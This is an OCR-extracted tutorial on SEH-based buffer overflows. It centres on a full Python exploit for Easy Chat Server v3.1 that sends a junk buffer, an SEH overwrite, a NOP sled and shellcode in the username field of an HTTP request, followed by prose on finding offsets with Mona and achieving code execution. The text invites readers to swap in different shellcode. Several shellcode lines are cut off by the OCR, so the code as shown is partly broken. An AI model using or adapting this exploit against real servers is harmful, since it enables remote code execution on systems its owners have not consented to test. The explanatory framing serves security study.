
On a regular stack-based buffer overflow, we can overwrite the return address of EIP, and when doing a SEH-Based overflow we continue to overwrite the stack after EIP until we reach and overwrite the default exception handler.

The following exploit code: https://www.exploit-db.com/exploits/44155/ exploits a remote SEH-based buffer overflow by overwriting SEH and after a shortjump it executes a shellcode in the stack.


```
# Exploit Author: Juan Sacco <jsacco@exploitpack.com>
# Vulnerability found using Exploit Pack v10 - http://exploitpack.com
#
# Impact:
# An attacker could exploit this vulnerability to execute arbitrary code i
# context of the application. Failed exploit attempts will result in adeni
#
# Program description:
# Easy Chat Server is a easy, fast and affordable way to host and manage y
# it allows friends/colleagues to chat with you through a Web Browser (IE,
# Vendor page: http://www.echatserver.com/

import string, sys
import socket, httplib
import struct

def exploit():
  try:
    junk = '\x41' * 217
    shortjmp = "\xeb\x08\xcc\xcc" # Jump over SEH
    seh = struct.pack('<L', 0x100154c5) # ADD ESP,2C # POP ESI # ADD ESP,0
    buffersize = 2775
    nops = "\x90"
    # debug = "\xcc\xcc\xcc\xcc"
    shellcode = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9
                 "\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd
                 "\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9
                 "\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f
                 "\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9
                 "\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62
                 "\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8
                 "\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18
                 "\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9
                 "\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d
                 "\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e
                 "\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea
```

```
                    "\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d
                    "\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc
                    "\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32
                    "\x1c\x80")
    buffer = junk + shortjmp + seh + nops * (buffersize -
(len(shellcode))) + shellcode
    print buffer
    URL = '/chat.ghp?username=' + buffer + '&password=null&room=1&null=2'
    conn = httplib.HTTPConnection(host, port)
    conn.request('GET', URL)
    conn.close()
  except Exception as Error:
    print "[!] Something went wrong!"
    print Error

def howtousage():
  print "[!] Sorry, minimum required arguments: [host] [port]"
  sys.exit(-1)

if __name__ == '__main__':
  print "[*] EChat Server v3.1 CHAT.ghp (UserName)"
  print "[*] Author: Juan Sacco <jsacco@exploitpack>"

  try:
    host = sys.argv[1]
    port = sys.argv[2]
  except IndexError:
    howtousage()
exploit()
```


On the following screenshot I have used a payload full of A's (5000) and we can see how EIP is overwritten and a Access Violation is triggered. In order to get the Stack-Executable we need to disable DEP.




Using Mona.py I have created a pattern to find the offset that's need to be used for EIP, relaunch the exploit and then find the offset and SEH to overwrite.




Here you can see the commands used to find the offset.



After we have overwritten the SEH we can jump to our shellcode, on this example I have used a NOPs Led for debugging and halted the execution with CC.



And here we can see how we got code execution (our shellcode) that is calling CALC as a proof of concept. The exploit it's already doing the calculation of the shellcode size so you can replace it with null-free shellcode if you wish to execute something different.



Where to get Mona: https://github.com/corelan/mona

Where to get Pycharm: https://www.jetbrains.com/pycharm/download/#section=linux

MSDN SEH: https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx